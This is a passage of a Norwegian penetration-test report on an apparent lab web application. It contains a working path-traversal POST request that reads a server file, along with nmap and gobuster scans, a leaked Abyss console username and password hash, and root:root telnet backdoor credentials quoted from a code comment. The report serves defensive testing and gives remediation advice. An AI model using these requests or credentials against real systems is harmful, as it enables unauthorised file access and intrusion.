
Validering av sårbarheter

Ved sending av epost og endring av klient-kode i nettleser har tester tilegnet seg en fungerende "sende" knapp.


Lokasjon

"https://192.168.174.136/tellfriend.php".

Skjermbilde fra sending av epost, knapp er merket med "disabled":


192.168.174.136/tellfriend.php
Boris' Lockpicks
back to content page
Use this form to send an email message telling a friend about this site
From (name)
test@test.no
To (email)
test@test.no
Message
test123
working...
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Search HTML
<input type="hidden" name="subject" value="Tip about new store Boris Lockpicks!">
<input type="hidden" name="email" value="noreply@borislockpick.local">
<input type="hidden" name="endtxt" value="\n\nThis message is sent from an unmonitored email and cannot be replied.">
<input type="hidden" name="csrf" value="597892">
<tbody>
<tr> ... </tr>
<tr> ... </tr>
<tr> ... </tr>
<tr>
<td align="right" colspan="2">
<input type="submit" name="submitbtn" value="working..." disabled="">
</td></tr></table></form></td></tr></table></table>

Ved fjerning av "disabled" vil tester tilegne seg tilgang til tidligere "disabled" knapp:



Sårbarhet 21 – Funn av html.index

MEDIUM

Sårbarhet	Cryptographic Failures
Lokasjon	Lokalt
Referanser	For mer informasjon, se Cryptographic Failures og Testing for Sensitive Information Sent via Unencrypted Channels

Ved manuell gjennomgang av lokal maskin er det gjort funn av "hmtl.index" i "/var/www/html/index.html". Skjermbildet under viser innholdet i filen:

```
root@osboxes:/var/www/html# pwd
/var/www/html
root@osboxes:/var/www/html# cat index.html
<html><head><title>Medium vulnerability: Port 42420</title></head>
<body>Gratulerer med aa finne port 42420 med nmap -p- scan,
dette skal rapporteres i pentest rapporten som en medium saarbarhet:
<br>Medium: Port 42420 server ukrypterte data over HTTP
</body></html>
```

Porten er ikke funnet under skanning av ip adresse og er lukket under skanning av port 42420. Ved analyse av lokal maskin er det ikke funnet bruk av port 42420.

Informasjonen er funnet på følgende lokasjon:

/var/www/html/index.html

Utbedring av sårbarhet

Ved ukjent fil er det anbefalt fullstendig gjennomgang av system og oppsett av ny maskin. KNTRL sikkerhet anbefaler bruk av ekspertise og vil tilby denne tjenesten ved behov. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har brukt støtteverktøy "OWASP zap" for modifisering av POST request og endring av "backurl=" verdi. Dette tillater lesing av fil ved bruk av path traversal sårbarhet.

Lokasjon

"/var/www/html/index.html"

Modifisering av "backurl=" med enkodet filbane tillater lesing av fil

Skjermbilde av modifisert POST request og response fra webserver:

```
POST https://192.168.174.136/searchresults.php HTTP/1.1
host: 192.168.174.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Content-Type: application/x-www-form-urlencoded
content-length: 42
Origin: https://192.168.174.136
Connection: keep-alive
Referer: https://192.168.174.136/index.html
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

backurl=%2Fvar%2Fwww%2Fhtml%2Findex%2Ehtml
```

Response

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Content-type: text/html; charset=UTF-8
Date: Tue, 18 Nov 2025 14:56:04 GMT
Server: Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1
content-length: 3954

<p style="color: #F5F5F5; font-family: Arial;font-size: 20px;">
</p></p>
<hr>
<p style="color: #F5F5F5; font-family: Arial;font-size: 12px;"><html><head><title>Medium
vulnerability: Port 42420</title></head>
<body>Gratulerer med aa finne port 42420 med nmap -p- scan,
dette skal rapporteres i pentest rapporten som en medium saarbarhet:
<br>Medium: Port 42420 server ukrypterte data over HTTP
</body></html>
</p><p align="center" style="color: #F5F5F5; font-family: Arial;font-size: 12px;">Copyright Eastwill
Security</p></body></html>
```

Skjermbilde av portskanning:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.174.136 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 07:34 ES
Nmap scan report for 192.168.174.136
Host is up (0.0018s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
9999/tcp  open  abyss
42682/tcp open  unknown
MAC Address: 00:0C:29:C7:20:7A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.174.136 -p 42420
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 07:38 ES
Nmap scan report for 192.168.174.136
Host is up (0.00036s latency).

PORT      STATE  SERVICE
42420/tcp closed unknown
MAC Address: 00:0C:29:C7:20:7A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

Sårbarhet 22 – Error 40x Lekker informasjon om webserver

LAV

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration

Det er avdekket at Error 40x feilmeldinger lekker informasjon om webserver og copyright årstall på webserver applikasjonen. Copyright årstall er en indikator på oppdatert eller utdatert webserver. I dette tilfellet er "2001-2023" en indikator på utdatert webserver. Error 403 "Unauthorized" håndterer feilmeldinger uten lekkasje av informasjon.

Sårbarheten er funnet på «error» feilmeldinger:

401
404

Utbedring av sårbarhet

Det er anbefalt standard oppsett for håndtering av feilmeldinger.
For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester manøvrerte til sider som ikke eksisterer for avdekking av sårbarhet

Lokasjon

https://192.168.174.136/e

Denne siden eksisterer ikke i kildekoden og er derfor testet. Webapplikasjonen responderer med Error 404.

192.168.174.136/e
Error 404
Not Found
Powered by Abyss Web Server X1
Copyright © Aprelium - 2001-2023

Sårbarhet 23 – Abyss Web Server Console

LAV

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration, Cryptographic Failures og Accessing the console

Det er avdekket at Abyss web server konsoll er eksponert på port 9999. Dokumentasjon om Abyssws av aprelium tilsier at port 9999 er standard og denne er kun tilgjengelig lokalt via host maskin eller LAN. I konfigurasjonsfil er det funnet kode som tilsier at konsoll kun er eksponert for host.

```
<allow>
        192.168.0.1-192.168.255.254
</allow>
<allow>
        172.16.0.1-172.31.255.254
</allow>
<allow>
        10.0.0.1-10.255.255.254
</allow>
<allow>
        fc00::/7
</allow>
<allow>
        fe80::/10
</allow>
```

Tester har ikke eksponert webapplikasjonen mot internett og kan ikke verifisere om konsollen kun er tilgjengelig lokalt.

Konsollen er beskyttet med "basic authentication" og brukernavn/passord. Denne autentiseringsmetoden er utdatert og ved pålogging blir brukernavn/passord sendt som base64. Base64 er ikke kryptografisk sikker.

Det er gjort funn av konfigurasjonsfil på lokalt system som inneholder ukryptert brukernavn og hashet passord. Grunnet testers tekniske ferdigheter og begrenset tidsbruk har ikke passordet blir knekket.

Utdrag fra konfigurasjonsfil:

```
</language>
<login>
        boris
</login>
<password>
        8ede1defa2eba27e95b4145485edf1dd
</password>
```

Sårbarheten er funnet på følgende lokasjoner:

http://192.168.174.136:9999/	http
/home/boris/apps/abyssws/abyss.conf	Konfigurasjonsfil

Utbedring av sårbarhet

Det er anbefalt bruk av sikker autentiseringsløsning, endring av port 9999, filtrering av ny konsoll port og eventuell konfigurering av krav om lokal tilgang til konsoll.

For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har gjort funn av konfigurasjonsfil ved utnyttelse av brukerinformasjon hentet ut i andre sårbarheter. Informasjonen er brukt for lokal tilgang over ssh og eskalering til root for endring av konfigurasjonsfil.

Lokasjon

"http://192.168.174.136:9999"


"/home/boris/apps/abyssws/abyss.conf"

Ved endring av "password" i abyss.conf og omstart av abyssws service ble tester bedt om setting av nytt passord ved besøk av " http://192.168.174.136:9999".


Skjermbilde fra abyss.conf:

```
</language>
<login>
        boris
</login>
<password>
        8ede1defa2eba27e95b4145485edf1dd
</password>
```


Skjermbilde fra setting av nytt passord:



Skjermbilde fra konsoll:



Tester hentet ut brukernavn/passord i base64 og oversatte dette til lesbar form:



Sårbarhet 24 – Funn av /backend

LAV

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration og Least Privilege Principle

Det er gjort funn av "/backend" mappe som er tilgjengelig for webserveren. Ved forsøk på aksessering av mappen responderer webserveren med "HTTP 403: Forbidden".
Ved statisk kodeanalyse er det funnet "ewa_exam.c", "security.php", "sendemail.c" og "settings.conf". Ved forsøk på tilgang til filene i "/backend" responderer webserveren med "403: Forbidden". Tester har ikke tilegnet seg tilgang til filene, utenom gjennom statisk kodeanalyse. Grunnet testers tekniske kompetanse er ikke filene aksessert.

Sårbarheten er funnet på følgende lokasjoner:

https://192.168.174.136/backend/

Utbedring av sårbarhet

Det er anbefalt at innføring av " Least Privilege Principle" og rekonfigurering av tilganger for webserver. Dette vil føre til at webserveren ikke har tilgang til uønskede filer eller mapper. Ved fremtidige sårbarheter kan trusselaktør tilegne seg innhold i filer.
For mer informasjon, se referanser ovenfor.


Validering av sårbarheter

Ved manøvrering til " https://192.168.174.136/backend/" responderer webserveren med "HTTP 403: Forbidden". Ved bruk av verktøy vil mappestrukturen til webserveren bli enumerert.


Lokasjon

"https://192.168.174.136/backend/"

Skjermbilde fra nettleser:



Skjermbilde fra kildekode:



Skjermbilde av enumerering av mappestruktur:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u "https://192.168.174.138" -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://192.168.174.138
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 342] [--> /images/]
/media                (Status: 301) [Size: 340] [--> /media/]
/docs                 (Status: 301) [Size: 338] [--> /docs/]
/store                (Status: 301) [Size: 340] [--> /store/]
/backend              (Status: 200) [Size: 267]
/COPYRIGHT            (Status: 200) [Size: 1172]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
```

Sårbarhet 25 -Diverse treff med sårbarhetsskanner

UKJENT

Sårbarhet	N/A
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se

Det er gjort funn av sårbarheter ved bruk av automatisk sårbarhetsskanning. Grunnet testers tekniske kompetanse er ikke sårbarhetene manuelt verifisert.

Mangel på Anti-CSRF tokens

Absence of Anti-CSRF Tokens

URL:	https://192.168.174.136/
Risk:	Medium
Confidence:	Low
Parameter:	
Attack:	
Evidence:	<form action="searchresults.php" method="post">
CWE ID:	352
WASC ID:	9
Source:	Passive (10202 - Absence of Anti-CSRF Tokens)

CSP Header er ikke satt

Content Security Policy (CSP) Header Not Set

URL:	http://192.168.174.136:9999/
Risk:	Medium
Confidence:	High
Parameter:	
Attack:	
Evidence:	
CWE ID:	693
WASC ID:	15
Source:	Passive (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference:	10038-1

Mangel på Anti-clickjacking Header

Missing Anti-clickjacking Header

URL:	https://192.168.174.136/
Risk:	Medium
Confidence:	Medium
Parameter:	x-frame-options
Attack:	
Evidence:	
CWE ID:	1021
WASC ID:	15
Source:	Passive (10020 - Anti-clickjacking Header)
Alert Reference:	10020-1

Cookie uten SameSite attributt

Big Redirect Detected (Potential Sensitive Information Leak)

URL:	http://192.168.174.136/
Risk:	Low
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	
CWE ID:	201
WASC ID:	13
Source:	Passive (10044 - Big Redirect Detected (Potential Sensitive Information Leak))
Alert Reference:	10044-1

Strict-Transport-Security Header er ikke satt

Strict-Transport-Security Header Not Set

URL:	https://192.168.174.136/favicon.ico
Risk:	Low
Confidence:	High
Parameter:	
Attack:	
Evidence:	
CWE ID:	319
WASC ID:	15
Source:	Passive (10035 - Strict-Transport-Security Header)
Alert Reference:	10035-1

X-Content-Type-Options Header mangler

X-Content-Type-Options Header Missing

URL:	http://192.168.174.136:9999/favicon.ico
Risk:	Low
Confidence:	Medium
Parameter:	x-content-type-options
Attack:	
Evidence:	
CWE ID:	693
WASC ID:	15
Source:	Passive (10021 - X-Content-Type-Options Header Missing)

Info 1 – Potensielt utdatert kodestandard

INFO

Sårbarhet	N/A
Lokasjon	Kildekode
Referanser	For mer informasjon, se HTML Living Standard

Det er funnet kode som ikke følger oppdatert standard og utforming som er definert av den nyeste HTML versjonen. Det er ikke en direkte svakhet, men det kan legge til rette for at svakheter blir introdusert eller allerede eksisterer i kode.

Eksempel fra «tellfriend.php»:

```
tellfriend.php (20 issues)
    (0, 0) Add a new line at the end of this file. 1 hour ago php:S113
    (40, 0) Add "<th>" headers to this "<table>". 1 hour ago Web:S5256
    (50, 4) Remove this deprecated "valign" attribute. 1 hour ago Web:S1827
    (51, 4) Remove this deprecated "align" attribute. 1 hour ago Web:S1827
    (54, 0) Remove this deprecated "align" attribute. 1 hour ago Web:S1827
    (14, 90) Add an "alt" attribute to this image. 1 hour ago Web:ImgWithoutAltCheck
    (17, 6) Remove this deprecated "height" attribute. 1 hour ago Web:S1827
    (17, 94) Add an "alt" attribute to this image. 1 hour ago Web:ImgWithoutAltCheck
    (18, 6) Remove this deprecated "height" attribute. 1 hour ago Web:S1827
    (11, 0) Add "<th>" headers to this "<table>". 1 hour ago Web:S5256
```

Eksempel fra linje 51:

```
51    <tr><td align="right" colspan="2"><input type="submit" name="submitbtn" value="Send message"></td></tr>
```

Anbefales å bruke «text-align» og ikke «align»

Eksempel fra linje 54:

```
54    <p align="center" style="...">Copyright Eastwill Security</p>
```

Anbefales å bruke «text-align» og ikke «align»

Info 2 – Ubrukt/kommentert kode

INFO

Sårbarhet	N/A
Lokasjon	Kildekode
Referanser	For mer informasjon, se Secure Coding Practices

Det er funnet ubrukt, uferdig og utkommentert kode, henvisning til bruk av ChatGPT og kommentarer med sensitiv informasjon i kildekoden. Dette kan potensielt brukes av trusselaktører i fremtidige angrep. Spesielt kommentarer om tilganger, som for eksempel kommentar om telnet bakdør med brukernavn/passord. Det er heller ikke anbefalt bruk av ai generert kode da dette bærer risiko for usikker kode. Usikker kode kan være sårbar angrep eller tillate omgåelse av system for brukerautentisering. Bruk av usikker og utkommentert kode utgjør ingen trussel under testing av applikasjon, men er ikke anbefalt i produksjons fase.

Følgende lokasjoner har uferdig, utkommentert eller AI generert kode:

Guestbook.php	Utkommentert kode
Sendemail.c	Uferdig kode
ACKNOWLEDGES	Kommentar om AI-generert kode
ewa_exam.c	Kommentar om Telnet bakdør med brukernavn/passord

Utbedring av sårbarhet

Det er anbefalt gjennomgang av kode før bruk i produksjonsmiljø. Dette
For mer informasjon, se referanser ovenfor.

Validering

Skjermbilde fra "ewa_exam.c":

```
85    // TODO: What happens if the user connects to the port using telnet instead of http get? That could reveal
86    // that the user could send a LOGIN command using the credentials root:root opening the remote interface.
87    // This could be a security vulnerability and must be tested more before release...
88
```

Info 3 – Tilgang til /docs

INFO

Sårbarhet	N/A
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration

Det er funnet mappe og fil som er tilgjengelig fra nettleser uten brukerautentisering. Mappe "docs" og fil "Rettigheter og disclaimer.pdf" er tilgjengelig ved bruk av " https://192.168.174.136/docs/". Det er uvisst for tester om dette er gjort med vilje eller om dette er feilkonfigurering. Filen inneholder informasjon om rettigheter og disclaimer knyttet til den tekniske sårbarhetsrevisjonen.

Sårbarheten er funnet på følgende lokasjon:


https://192.168.174.136/docs/

https://192.168.174.136/docs/Rettigheter%20og%20disclamer.pd

Utbedring av sårbarhet

Det er anbefalt gjennomgang av fil og mappe for sikring av informasjon.
For mer informasjon, se referanse ovenfor.

Validering av sårbarheter



Info 4 – Oversikt over CVE-er

INFO

Sårbarhet	N/A
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se CVE-2011-2897, CVE-2011-1028, CVE-2010-0748, CVE-2023-38408 og CVE-2021-41617

Det er funnet flere aktive CVE sårbarheter knyttet til brukte applikasjoner. Dette er knyttet til utdatert programvare og er kjente sårbarheter som kan aktivt utnyttes. Ofte er det ferdiglaget kode som trusselaktører kan utnytte for en CVE.

Utdrag av utvalgte CVE-er:

Applikasjon	CVE	CVSS
Debian 10	CVE-2011-2897	Kritisk
Debian 10	CVE-2011-1028	Kritisk
Debian 10	CVE-2010-0748	Kritisk
OpenSSH 7.9p1	CVE-2023-38408	Kritisk
	CVE-2021-41617	Høy

Utbedring av sårbarhet

Det er anbefalt total systemoppgradering og oppdatering av brukte applikasjoner.
For mer informasjon, se referanser ovenfor.

Info 5 – Anti-fuzzing	INFO
Sårbarhet	x
Lokasjon	Kildekode
Referanser	For mer informasjon, se Fuzzing og Practical Anti-Fuzzing Techniques With Performance Optimization

Det er funnet bruk av anti-fuzzing og anti-bruteforcing teknikk i kildekoden. Koden er funnet i "usrmgr_checklogin.php"
